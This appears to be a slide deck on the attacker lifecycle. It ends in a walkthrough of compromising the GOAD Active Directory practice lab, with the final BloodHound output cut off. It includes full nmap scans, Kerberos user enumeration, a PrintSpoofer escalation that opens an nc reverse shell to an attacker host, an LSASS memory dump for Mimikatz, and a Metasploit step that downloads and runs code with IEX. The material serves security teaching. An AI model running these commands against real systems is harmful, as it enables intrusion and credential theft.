
- Social engineering
- Internet-based attack
- Leverage service provider



# Attack Lifecycle-Establish Foothold

## Attack Lifecycle – Establish Foothold


- Backdoors
- Remote access subversion



# Attack Lifecycle- Privilege Escalation

## Attack Lifecycle – Escalate Privileges


- Credential harvesting
- Password cracking
- Pass-the-Hash



# Attack Lifecycle Internal Recon

## *Attack Lifecycle – Internal Reconnaissance*


- Critical system identification
- System enumeration
- Account and password enumeration



# Attack Lifecycle- Lateral Movement

## *Attack Lifecycle – Lateral Movement*


- Remote command execution
- Remote administration tools



# Attack Lifecycle-Maintain Presence

## Attack Lifecycle – Maintain Presence


- Command and control
- Remote access subversion
- Account abuse



# Attack Lifecycle-Complete Mission


## Attack Lifecycle – Complete Mission

- Data staging
- Data exfiltration
- Data modification
- Data destruction




# Attack Lifecycle-APT32

## Attack Lifecycle – APT32



# Active Directory Cyber Range-GOAD



# AD Structure

AD cyber range actually composed of five virtual machines:

- kingslanding: DC01 running on Windows Server 2019 (with windefender disabled by default)
- winterfell: DC02 running on Windows Server 2019 (with windefender disabled by default)
- castelblack: SRV02 running on Windows Server 2019 (with windefender disabled by default)
- meereen: DC03 running on Windows Server 2016 (with windefender disabled by default)
- braavos: SRV03 running on Windows Server 2016 (with windefender disabled by default)





# Attack lifecycle on GOAD

- Social engineering tactics used to compromise a VPN account
- User and host reconnaissance to gather intelligence
- Deployment of a webshell on server Castelblack for remote control
- Creation of stealthy network shares for malware delivery
- Privilege escalation through PrintSpoofer vulnerability
- Memory extraction using Mimikatz to acquire sensitive credentials



# Attack lifecycle on GOAD- Initial Recon

## **nmap -Pn -p- -sC -sV -oA full\_scan\_goad**

```
Nmap scan report for 192.168.56.10
Host is up (0.0068s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open  domain Simple DNS Plus
80/tcp open  http Microsoft IIS httpd 10.0
|_ http-title: IIS Windows Server
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
88/tcp open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-05-13 13:43:24Z)
135/tcp open  msrpc Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp open  ldap Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
445/tcp open  microsoft-ds?
464/tcp open  kpasswd5?
593/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open  ssl/ldap Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3268/tcp open  ldap Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5986/tcp open  ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open  mc-nmf .NET Message Framing
49667/tcp open  msrpc Microsoft Windows RPC
49670/tcp open  msrpc Microsoft Windows RPC
49671/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc Microsoft Windows RPC
49674/tcp open  msrpc Microsoft Windows RPC
49688/tcp open  msrpc Microsoft Windows RPC
49725/tcp open  msrpc Microsoft Windows RPC
```



# Attack lifecycle on GOAD- Initial Recon

```
nmap -Ph -p- -sC -sV -oA full_scan_goad
```

Nmap scan report for 192.168.56.11

Host is up (0.0076s latency).

Not shown: 65517 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

53/tcp	open	domain	Simple DNS Plus
--------	------	--------	-----------------

88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2023-05-13 13:43:31Z)
--------	------	--------------	--

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
---------	------	-------------	-------------------------------

389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0.,
---------	------	------	---

Site: Default-First-Site-Name)

445/tcp	open	microsoft-ds?	
---------	------	---------------	--

464/tcp	open	kpasswd5?	
---------	------	-----------	--

636/tcp	open	tcpwrapped	
---------	------	------------	--

3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0.,
----------	------	------	---

Site: Default-First-Site-Name)

3269/tcp	open	tcpwrapped	
----------	------	------------	--

3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
----------	------	---------------	-----------------------------

5986/tcp	open	ssl/http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
----------	------	----------	---

9389/tcp	open	mc-nmf	.NET Message Framing
----------	------	--------	----------------------

49670/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
-----------	------	------------	-------------------------------------

49671/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49676/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49677/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49715/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------



# Attack lifecycle on GOAD- Initial Recon

```
nmap -Pn -p- -sC -sV -oA full_scan_goad
```

Nmap scan report for 192.168.56.12

Host is up (0.011s latency).

Not shown: 65513 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2023-05-13 13:43:36Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds	Windows Server 2016 Standard Evaluation 14393 microsoft-ds (workgroup: ESSOS)
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
3269/tcp	open	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp	open	ssl/http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp	open	mc-nmf	.NET Message Framing
49666/tcp	open	msrpc	Microsoft Windows RPC
49667/tcp	open	msrpc	Microsoft Windows RPC
49669/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
49670/tcp	open	msrpc	Microsoft Windows RPC
49672/tcp	open	msrpc	Microsoft Windows RPC
49686/tcp	open	msrpc	Microsoft Windows RPC
55372/tcp	open	msrpc	Microsoft Windows RPC

Service Info: Host: MEEREEN; OS: Windows; CPE: cpe:/o:microsoft:windows

# Attack lifecycle on GOAD- Initial Recon

```
nmap -Pn -p- -sC -sV -oA full_scan_goad
```

Nmap scan report for 192.168.56.22

Host is up (0.013s latency).

Not shown: 65528 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft IIS httpd 10.0

|\_http-server-header: Microsoft-IIS/10.0

| http-methods:

|\_ Potentially risky methods: TRACE

|\_http-title: Site doesn't have a title (text/html).

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
---------	------	-------------	-------------------------------

445/tcp	open	microsoft-ds?	
---------	------	---------------	--

3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
----------	------	---------------	-----------------------------

5986/tcp	open	ssl/http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
----------	------	----------	---

49669/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.56.23

Host is up (0.0070s latency).

Not shown: 65525 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft IIS httpd 10.0

|\_http-title: IIS Windows Server

| http-methods:

|\_ Potentially risky methods: TRACE

|\_http-server-header: Microsoft-IIS/10.0

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
---------	------	-------------	-------------------------------

445/tcp	open	microsoft-ds	Windows Server 2016 Standard Evaluation 14393 microsoft-ds
---------	------	--------------	--

1433/tcp	open	ms-sql-s	Microsoft SQL Server 2019 15.00.2000.00; RTM
----------	------	----------	--

3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
----------	------	---------------	-----------------------------

5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
----------	------	------	---

5986/tcp	open	ssl/http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
----------	------	----------	---

49668/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49779/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

# Attack lifecycle on GOAD- Initial Recon

## Username enumeration using Kerberos:

```
nmap -T2 -p 88 --script=krb5-enum-users --script-args ='"krb5-enum-users.realm ='north.sevenkingdoms.local', userdb=got_users.txt" 192.168.56.11
```

```
1 Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-24 23:34 EEST
2 Nmap scan report for 192.168.56.11
3 Host is up (0.0032s latency).
4
5 PORT      STATE SERVICE
6 88/tcp    open  kerberos-sec
7 | krb5-enum-users:
8 | Discovered Kerberos principals
9 |   hodor@north.sevenkingdoms.local
10 |   jeor.mormont@north.sevenkingdoms.local
11 |   rickon.stark@north.sevenkingdoms.local
12 |   catelyn.stark@north.sevenkingdoms.local
13 |   samwell.tarly@north.sevenkingdoms.local
14 |   jon.snow@north.sevenkingdoms.local
15 |   sansa.stark@north.sevenkingdoms.local
16 |   robb.stark@north.sevenkingdoms.local
17 |_   arya.stark@north.sevenkingdoms.local
18
19 Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
20
```







# Attack lifecycle on GOAD- Establish Foothold-Initial Compromise-IIS Server

**Attacker tools in network share such as winpeas,  
printspoofer etc.**

```
Import bookmarks... Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google H
Volume in drive X has no label.
Volume Serial Number is ABCD-EFAA Command:  excute

Directory of X:\

05/24/2023 06:29 AM          7,168 shell-x64.exe
05/15/2023 03:59 AM          1,400 cmdasp.aspx
06/06/2023 06:40 AM           103 north.sevenkingdoms_users.txt
05/24/2023 01:31 PM          1,001 got_users.txt
06/06/2023 08:03 AM    <DIR>          sprayhound
06/08/2023 10:19 AM          59,392 nc.exe
05/24/2023 06:34 AM    1,105,985 Invoke-SweetPotato.ps1
05/14/2023 01:20 PM           3,836 shell.aspx
05/24/2023 06:57 AM    <DIR>          Microsoft
05/13/2023 06:52 AM          15,725 full_scan_goad.nmap
05/13/2023 06:52 AM         120,717 full_scan_goad.xml
05/24/2023 01:37 PM           427 essos.local_users.txt
05/15/2023 06:00 AM           62,548 winpeas.txt
05/13/2023 03:35 AM          8,159 pfSense-UDP4-1194-vpnuser1-config (2).ovpn
05/24/2023 01:42 PM           593 sevenkingdoms.local_users.txt
05/13/2023 06:52 AM          5,600 full_scan_goad.gnmap
05/24/2023 01:34 PM           683 north.sevenkingdoms.local_users.nmap
06/08/2023 10:12 AM           1,259 Inveight.txt
05/24/2023 07:46 AM         347,648 JuicyPotato.exe
10/05/2022 06:02 PM         768,000 Inveigh.exe
06/06/2023 07:41 AM           1,271 khal.drogo.ccache
06/08/2023 10:19 AM          27,136 PrintSpoofer.exe
05/15/2023 05:26 AM          35,946 winPEAS.bat
05/15/2023 03:53 AM           1,181 cmd-asp-5.1.asp
          22 File(s)          2,583,970 bytes
          2 Dir(s)              0 bytes free
```



# Attack lifecycle on GOAD- Establish Foothold-Initial Compromise-IIS Server

## Local Privilege Escalation

```
copy X:\nc.exe C:\tmp\nc.exe
```

```
rlwrap nc -lvnp 1337
```

```
X:\PrintSpoofer.exe -c "c:\tmp\nc.exe 10.0.8.2 1337 -e  
cmd"
```

```
(chris@kali)-[~/GOAD]  
└─$ nc -nlvp 1337  
listening on [any] 1337 ...  
connect to [10.0.8.2] from (UNKNOWN) [192.168.56.22] 49780  
Microsoft Windows [Version 10.0.17763.4377]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>█
```



# Attack lifecycle on GOAD- Establish Foothold-Privilege Escalation

**Extract Memory Dump of LSASS process & Use  
Mimikatz directly on host.**

```
PS Q:\> tasklist  
tasklist
```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	128 K
Registry	88	Services	0	69,308 K
smss.exe	304	Services	0	1,212 K
csrss.exe	400	Services	0	6,016 K
wininit.exe	476	Services	0	6,872 K
csrss.exe	484	Console	1	4,920 K
winlogon.exe	548	Console	1	9,708 K
services.exe	616	Services	0	12,776 K
lsass.exe	624	Services	0	20,356 K
svchost.exe	740	Services	0	3,876 K
fontdrvhost.exe	760	Services	0	3,864 K
fontdrvhost.exe	768	Console	1	3,784 K
svchost.exe	776	Services	0	13,452 K
svchost.exe	872	Services	0	9,632 K
svchost.exe	916	Services	0	7,916 K
LogonUI.exe	988	Console	1	43,060 K
dwm.exe	1004	Console	1	37,116 K

# Attack lifecycle on GOAD- Establish Foothold-Privilege Escalation

**net use Q: \\live.sysinternals\tools**

```
PS Q:\> .\procdump64.exe -accepteula -ma 624 C:\tmp\lsass.dmp
.\procdump64.exe -accepteula -ma 624 C:\tmp\lsass.dmp

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[12:46:46] Dump 1 initiated: C:\tmp\lsass.dmp
[12:46:46] Dump 1 writing: Estimated dump file size is 48 MB.
[12:46:46] Dump 1 complete: 49 MB written in 0.4 seconds
[12:46:46] Dump count reached.
```


**net use Q: \\live.sysinternals\tools**  
**Extract memory dmp and get passwords offline.**

**Alternatively Use the share of System user to our  
attacking machine and run mimikatz directly on  
victim host**



# Post Exploitation – Internal Recon: Bloodhound

```
msf6 post(windows/gather/bloodhound) > run
[*] Using URL: http://10.0.8.2:8080/IAHAU9DWA
[*] Loading BloodHound with: IEX (new-object net.webclient).downloadstring('http://10.0.8.2:8080/IAHAU9DWA')
[*] Invoking BloodHound with: Invoke-BloodHound -OutputDirectory "C:\Windows\TEMP" -ZipFileName lpjlhjdap -MemCache -ZipPassword vtojnxbccpkyfpylq
[*] #c CLIPML
[*] 2023-06-09T11:43:45.3232764-07:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
[*] 2023-06-09T11:43:45.4330080-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
[*] 2023-06-09T11:43:45.4480502-07:00|INFORMATION|Initializing SharpHound at 11:43 AM on 6/9/2023
[*] 2023-06-09T11:43:45.6091216-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
[*] 2023-06-09T11:43:45.8235878-07:00|INFORMATION|Beginning LDAP search for north.sevenkingdoms.local
